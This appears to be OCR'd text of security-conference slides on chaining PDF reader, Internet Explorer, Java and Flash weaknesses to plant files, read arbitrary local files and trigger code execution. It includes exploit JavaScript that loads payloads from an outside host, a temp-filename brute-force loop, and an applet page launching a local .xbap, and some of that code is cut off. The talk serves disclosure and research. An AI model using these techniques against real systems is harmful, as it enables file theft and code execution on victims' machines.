
test

SECRET

test

SECRET

Some changes to the Hybrid file



```
<script>
var sPath = window.location.pathname;
var fileName = sPath.substr(sPath.indexOf('A9R', 0),11);
var first = fileName.substr(3,1);
var second = fileName.substr(4,1);
var third = fileName.substr(5,1);
var fourth = fileName.substr(6,1);

var filename = ['1','2','3','4','5','6','7','8','9','0','a','b','c','d','e','f'];

cycletwo();

function cycletwo(){
    for (one=0,len=filename.length; one<len; ++one ){
        for (two=0,len=filename.length; two<len; ++two ){
                document.write('<object type="application/x-shockwave-flash" width='
        }
    }
}
```


Some changes to the “file spray” - Old

```
function include_object() {
    var html_doc = document.getElementsByTagName('body')
    .item(0);

    var js = document.createElement('object');
    js.setAttribute('data', ‘http://path-to-file/
    myhtml.gif');

    js.setAttribute('type', 'application/pdf');
}
```

Some changes to the “file spray” - New

```
function include_object() {
var html_doc = document.getElementsByTagName('body').item(0);
var js = document.createElement('object');
js.setAttribute('data', 'http://xs-sniper.com/sniperscope/Adobe/locallow/testing/js-html-hybrid.gif');
js.setAttribute('type', 'application/pdf');
js.setAttribute('height', '300');
js.setAttribute('width', '300');

var js2 = document.createElement('object');
js2.setAttribute('data', 'http://xs-sniper.com/sniperscope/Adobe/locallow/testing/swf.gif');
js2.setAttribute('type', 'application/pdf');
js2.setAttribute('height', '300');
js2.setAttribute('width', '300');

html_doc.appendChild(js2);
html_doc.appendChild(js);
```

Read Arbitrary Files from the File System



C:\Users\BK\AppData\LocalLow\A9R42B6.tmp - Windows Internet Explorer
C:\Users\BK\AppData\LocalLow\A9R42B6.tmp
Favorites
Suggested Sites
Web Slice Gallery
C:\Users\BK\AppData\LocalLow\A9R42B6.tmp

```
SECRET

test

SECRET

test

SECRET
```

Recap

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.

Recap of Everything

1) Plant js+html.tmp and swf.tmp files to LocalLow (PDF Reader)
2) SMB to get the current users username (IE)
3) Script SRC to locate the location of my planted content (IE)
4) Use a Java Applet to load the local file (Java)
5) Load SWF files with arbitrary extension (Flash)
6) Use Flash Applet to read files from the Local File System (Flash)

Recap of Everything

1) Plant js+html.tmp and swf.tmp files to LocalLow (PDF Reader)   Undermines IE’s unpredictable cache location

2) SMB to get the current users username (IE)   Lots of problems with this

3) Script SRC to locate the location of my planted content (IE)   Makes Adobe’s caching issue much worse

Recap of Everything

1) Use a Java Applet to load the local file (Java) Undermines remote to local protections put in place by the browser

2) Load SWF files with arbitrary extension (Flash) Makes Adobe's caching problems much worse

3) Use Flash Applet to read files from the Local File System (Flash) Undermines XMLHTTP restrictions put in place by IE

DEMO

- http://192.168.163.129/plant.php?username=bk

What Else?

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.

Stealing files is cool and all…

What Else Can We Do?

IF…

We can find a browser plug-in / or software accessible via the browser that keeps file extensions

We’ll be able to plant our files

Use flash to find our files

Pass those filenames back to a server

Build an HTML page that jumps to those files

Design code execution

Imagine

```
<html>
<body>
<applet code="showdoc3.class" codebase="http://xs-
    sniper.com/sniperscope/Java/ShowDoc/" id="pwn"
    name="pwn" height=50 width=50></applet>
<script>
alert("launching xbap at c:\\temp\\calc.xbap");
document.pwn.showdoc("file://c:\\temp\\calc.xbap");
</script>
</body>
</html>
```

DEMO

http://192.168.163.129/calc.html

Questions